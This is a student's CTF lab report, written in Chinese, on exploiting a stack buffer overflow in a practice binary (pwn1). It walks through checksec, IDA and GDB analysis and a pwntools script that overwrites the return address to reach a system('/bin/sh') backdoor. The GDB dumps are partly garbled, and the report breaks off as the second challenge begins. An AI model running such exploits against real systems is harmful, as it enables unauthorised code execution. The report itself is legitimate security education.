

CTF实验4

学号：2354100

姓名：郝哲逸

一、实验目的


- 理解栈缓冲区溢出漏洞的原理：C语言对数组引用不做边界检查，当向栈上的缓冲区写入超过其容量的数据时，溢出的字节会覆盖相邻的栈帧数据（saved rbp、return address等）。
- 掌握通过覆写返回地址劫持程序控制流的方法，实现 ret2backdoor 和 ret2text 攻击。
- 掌握CTF pwn题的标准解题流程：checksec → IDA Pro静态分析 → GDB动态调试 → pwntools编写exploit。
- 了解gets()函数不限制输入长度的漏洞利用方式，以及如何将返回地址覆盖为后门函数或特定代码片段地址。

二、实验环境

项目	说明
主机系统	Windows 11
静态分析工具	IDA Pro 7.6 (ida64.exe)
虚拟机系统	Ubuntu
动态调试工具	GDB + pwndbg
漏洞利用框架	pwntools (Python)
目标文件1	pwn1 (ELF 64-bit x86-64, not stripped)
目标文件2	warmup_csaw_2016 (ELF 64-bit x86-64, stripped)

三、前置知识

3.1 栈帧结构 (x86-64)



局部变量在低地址方向，返回地址在高地址方向。溢出时写入方向从低到高，依次覆盖 saved rbp → return address。

3.2 gets()函数漏洞

`gets()` 函数从标准输入读取一行，直到遇到换行符或EOF，**不限制读取长度**。当缓冲区大小有限时，攻击者可以输入超长数据覆盖栈帧中的关键数据，最经典的利用方式是**覆写返回地址**使函数返回时跳转到指定地址。

3.3 常见防护机制

防护	作用	本实验状态
Stack Canary	返回地址前插入随机值，溢出时先覆盖canary，返回前检查	关闭
NX (DEP)	栈内存不可执行，阻止shellcode注入	关闭（不影响ret2backdoor/ret2text）
ASLR	地址空间布局随机化	关闭（PIE=No）
PIE	位置无关可执行文件，每次加载地址不同	关闭

所有关键防护均关闭，可使用固定地址攻击。

四、题目一：pwn1

4.1 防护检查 (Ubuntu)

将文件pwn1复制到虚拟机中，输入以下命令进行防护检查：

代码块

```
1  chmod +x pwn1
2  source ~/pwnenv/bin/activate
3  pwn checksec pwn1
```



```
soldier@SOLDIER:~/InformationSecurity/hw5$ chmod +x pwn1
soldier@SOLDIER:~/InformationSecurity/hw5$ source ~/pwnenv/bin/activate
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw5$ pwn checksec pwn1
[*] '/home/soldier/InformationSecurity/hw5/pwn1'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            No canary found
NX:               NX unknown - GNU_STACK missing
PIE:              No PIE (0x400000)
Stack:            Executable
RWX:              Has RWX segments
Stripped:         No
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw5$
```

4.2 IDA Pro 静态分析 (Windows)

运行 `ida64.exe`，将 `pwn1` 拖入，弹框点 **OK**，等待左下角 `AU: idle`。

4.2.1 main() 函数

左侧 Functions window 双击 `main`，按 **F5** 查看伪代码。





分析：

- `main()` 函数调用 `gets()` 读取用户输入到缓冲区，缓冲区位于 `rbp-0xf`（距saved rbp仅15字节）
- `gets()` 不限制输入长度，存在栈溢出风险
- 代码中存在后门函数 `fun()`，直接调用 `system("/bin/sh")`
- 利用思路：通过`gets()`溢出，将返回地址覆盖为 `fun()` 的地址，即可获取shell

4.2.2 fun() 函数

双击`fun`，按 F5。





分析：

- `fun()` 函数直接调用 `system("/bin/sh")`，入口地址为 **0x401186**

- 这是一个典型的后门函数，跳转至此即可获取shell

4.3 GDB 动态调试 (Ubuntu)

代码块

```
1 gdb -q pwn1
```

4.3.1 确定缓冲区到返回地址的偏移

代码块

```
1 b main  
2 start  
3 c
```

```
soldier@SOLDIER: ~/InformationSecurity/hw5

00000000 $r9 00: 0x00007ffff7ffb440 → 00 "glibc.malloc.mxfast"00
00000000 $r10 00: 00 0x00007ffffffffffd4900 → 0x00000000000800000
00000000 $r11 00: 0x203
00000000 $r12 00: 00 0x000000000004010600 → 00 <_start+0000> xor ebp, ebp00
00000000 $r13 00: 00 0x00007ffffffffffd8900 → 0x00000000000000001
00000000 $r14 00: 0x0
00000000 $r15 00: 0x0
00000000 $eflags 00: [zero carry parity adjust sign trap 00 INTERRUPT00 direction overflow resume virtualx86 identification]
00000000 $cs 00: 0x33 00 $ss 00: 0x2b 00 $ds 00: 0x00 00 $es 00: 0x00 00 $fs 00: 0x00 00 $gs 00: 0x00
00000000 ----- 0000 stack00
00000000 -----+00
00000000 0x00007ffffffffffd8900 | +0x0000: 0x000000000000000010000 ← $rsp, $r1300
00000000 0x00007ffffffffffd8980 | +0x0008: 00 0x00007ffffffffffdb370 → 00 "/home/soldier/InformationSecurity/hw5/pwn1"00
00000000 0x00007ffffffffffd8a00 | +0x0010: 0x00000000000000000
00000000 0x00007ffffffffffd8a80 | +0x0018: 00 0x00007ffffffffffdb620 → 00 "SHELL=/bin/bash"000000 ← $rcx00
00000000 0x00007ffffffffffd8b00 | +0x0020: 00 0x00007ffffffffffdb720 → 00 "WSL2_GUI_APPS_ENABLED=1"00
00000000 0x00007ffffffffffd8b80 | +0x0028: 00 0x00007ffffffffffdb8a0 → 00 "WSL_DISTRO_NAME=Ubuntu"00
00000000 0x00007ffffffffffd8c00 | +0x0030: 00 0x00007ffffffffffdba10 → 00 "NAME=SOLDIER"00
00000000 0x00007ffffffffffd8c80 | +0x0038: 00 0x00007ffffffffffdbae0 → 00 "PWD=/home/soldier/InformationSecurity/hw5"00
00000000 ----- 0000 code:x86:640
00000000 -----+00
00000000 00 0x401050 <gets@plt+0000> jmp QWORD PTR [rip+0x2fd2] # 0x404028 <gets@got.plt>00
00000000 00 0x401056 <gets@plt+0006> push 0x200
00000000 00 0x40105b <gets@plt+000b> jmp 0x40102000
00000000 00 00000000 → 0x401060 <_start+0000> xor ebp, ebp00
00000000 0x401062 <_start+0002> mov r9, rdx
00000000 0x401065 <_start+0005> pop rsi
00000000 0x401066 <_start+0006> mov rdx, rsp
00000000 0x401069 <_start+0009> and rsp, 0xfffffffffffffff0
00000000 0x40106d <_start+000d> push rax
00000000 ----- 0000 threads00
00000000 -----+00
[00000000 #000] Id 1, Name: "pwn1", 0000 stopped00 00 0x401060 in 0000 _start00 (), reason: 0000 BREAKPOINT00
00000000 ----- 0000 trace00
00000000 -----+00
[00000000 #000] 0x401060 → 00 _start00 ()
00000000
gef>
```

```
soldier@SOLDIER: ~/InformationSecurity/hw5

00000000 $r13 00: 0x0
00000000 $r14 00: 0x0
00000000 $r15 00: 0x00007ffff7fffd000 → 0x00007ffff7fffe2e0 → 0x00000000000000000
00000000 $eflags 00: [00 ZERO00 carry 00 PARITY00 adjust sign trap 00 INTERRUPT00 direction overflow resume virtualx86 identification]
00000000 $cs 00: 0x33 00 $ss 00: 0x2b 00 $ds 00: 0x00 00 $es 00: 0x00 00 $fs 00: 0x00 00 $gs 00: 0x00
00000000 ----- 0000 stack00
00000000 -----+00
00000000 0x00007ffffffffffd7700 | +0x0000: 00 0x00007ffffffffffd8100 → 00 0x00007ffffffffffd8700 → 0x00000000000000000000 ← $rsp, $rbp00
00000000 0x00007ffffffffffd7780 | +0x0008: 00 0x00007ffff7fc2a1ca0 → 00 <_libc_start_call_main+007a> mov edi, eax00
00000000 0x00007ffffffffffd7800 | +0x0010: 00 0x00007ffffffffffd7c00 → 0x00000000000000000
00000000 0x00007ffffffffffd7880 | +0x0018: 00 0x00007ffffffffffd8980 → 00 0x00007ffffffffffdb370 → 00 "/home/soldier/InformationSecurity/hw5/pwn1"00
00000000 0x00007ffffffffffd7900 | +0x0020: 0x00000000100400040 ("00@00"? )
00000000 0x00007ffffffffffd7980 | +0x0028: 00 0x00000000000040114200 → 00 <main+0000> push rbp00
00000000 0x00007ffffffffffd7a00 | +0x0030: 00 0x00007ffffffffffd8980 → 00 0x00007ffffffffffdb370 → 00 "/home/soldier/InformationSecurity/hw5/pwn1"00
00000000 0x00007ffffffffffd7a80 | +0x0038: 0xd854197789b1e7e8
00000000 ----- 0000 code:x86:640
00000000 -----+00
00000000 00 0x401140 <frame_dummy+0000> jmp 0x4010d0 <register_tm_clones>00
00000000 00 0x401142 <main+0000> push rbp00
00000000 00 0x401143 <main+0001> mov rbp, rsp00
00000000 00 00000000 → 0x401146 <main+0004> sub rsp, 0x1000
00000000 0x40114a <main+0008> lea rdi, [rip+0xeb3] # 0x402004
00000000 0x401151 <main+000f> call 0x401030 <puts@plt>
00000000 0x401156 <main+0014> lea rax, [rbp-0xf]
00000000 0x40115a <main+0018> mov rdi, rax
00000000 0x40115d <main+001b> mov eax, 0x0
00000000 ----- 0000 thread00
00000000 -----+00
[00000000 #000] Id 1, Name: "pwn1", 0000 stopped00 00 0x401146 in 0000 main00 (), reason: 0000 BREAKPOINT00
00000000 ----- 0000 trace00
00000000 -----+00
[00000000 #000] 0x401146 → 00 main00 ()
00000000
gef>
```

分析:

- 缓冲区位于 `rbp-0xf`

- saved rbp 占8字节 (rbp+0x0 ~ rbp+0x7)
 - return address 占8字节 (rbp+0x8 ~ rbp+0xf)
- 从缓冲区起始到 return address 的偏移 = 0xf (缓冲区到saved rbp) + 0x8 (saved rbp大小) = **0x17** (23字节)

4.3.2 确认fun()入口地址

代码块

```
1  disassemble fun
```

```
gef> disassemble fun
Dump of assembler code for function fun:
0x0000000000401186 <+0>:      push    rbp
0x0000000000401187 <+1>:      mov     rbp, rsp
0x000000000040118a <+4>:      lea     rdi, [rip+0xe8a]      # 0x40201b
0x0000000000401191 <+11>:     call   0x401040 <system@plt>
0x0000000000401196 <+16>:      nop
0x0000000000401197 <+17>:      pop     rbp
0x0000000000401198 <+18>:      ret
End of assembler dump.
gef>
```

输入 `q` 退出GDB。

4.4 漏洞利用

4.4.1 Payload构造

代码块

```
1  payload = b'A' * 0x17 + p64(fun_addr)
```

偏移	长度	内容	覆盖目标
0x00~0x0E	15字节	<code>b'A'*0xf</code>	缓冲区 (rbp-0xf ~ rbp-0x1)
0x0F~0x16	8字节	<code>b'A'*0x8</code>	saved rbp (任意值)
0x17~0x1E	8字节	<code>p64(0x401186)</code>	return address → fun()

栈帧变化：

代码块



4.4.2 Exploit代码

将以下代码保存为 `pwn1.py`：

代码块

```
1  from pwn import *
2  context(log_level='debug', os='linux', arch='amd64', bits=64)
3  context.terminal = ['/usr/bin/x-terminal-emulator', '-e']
4
5  local = 1
6  binary_name = "pwn1"
7  port = 12345
8
9  if local:
10     p = process("./" + binary_name)
11     e = ELF("./" + binary_name)
12 else:
13     p = remote("ctf.spaceskynet.top", port)
14     e = ELF("./" + binary_name)
15
16 def z(a=''):
17     if local:
18         gdb.attach(p, a)
19         if a == '':
20             raw_input()
21     else:
22         pass
23
24 ru = lambda x: p.recvuntil(x)
25 rc = lambda x: p.recv(x)
26 sl = lambda x: p.sendline(x)
27 sd = lambda x: p.send(x)
28 sla = lambda delim, data: p.sendlineafter(delim, data)
29
30 if __name__ == "__main__":
31     z('b main')
32     backdoor = e.symbols['fun']
```

```

33     main_addr = e.symbols['main']
34     payload = b'A' * 0x17 + p64(backdoor)
35     sl(payload)
36     p.interactive()

```

- `context(...)` — 设置64位Linux环境
- `process(...)` — 启动本地进程
- `ELF("./pwn1")` — 加载ELF文件自动解析符号地址
- `e.symbols['fun']` — 自动获取fun()入口地址
- `gdb.attach(p, 'b main')` — 附加GDB，在main处断点
- `p64(backdoor)` — 地址打包为8字节小端序
- `p.sendline(payload)` — 发送payload
- `p.interactive()` — 交互模式操作shell

4.4.3 运行结果

在Ubuntu虚拟机中运行：

代码块

```
1 python pwn1.py
```

```

(pwntool) soldier@SOLDIER:~/InformationSecurity/hw5$ python pwn1.py
[+] Starting local process './pwn1': pid 3203
[*] '/home/soldier/InformationSecurity/hw5/pwn1'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
[DEBUG] Sent 0x20 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 41 41 41 41 41 41 41 86 11 40 00 00 00 00 00 0a |AAAA|AAA•|•@••|••••|
00000020
[*] Switching to interactive mode
[DEBUG] Received 0x32 bytes:
00000000 70 6c 65 61 73 65 20 69 6e 70 75 74 0a 41 41 41 |plea|se i|nput|•AAA|
00000010 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000020 41 41 41 41 86 11 40 0a 6f 6b 2c 62 79 65 21 21 |AAAA|••@•|ok, b|ye!!|
00000030 21 0a |!•|
00000032
please input
AAAAAAAAAAAAAAAAAAAAAAAA\x86\x11@
ok, bye!!!
[*] Got EOF while reading in interactive
$ 

```

五、题目二：warmup_csaw_2016

5.1 防护检查（Ubuntu）

将文件warmup_csaw_2016复制到虚拟机中，输入以下命令：

代码块

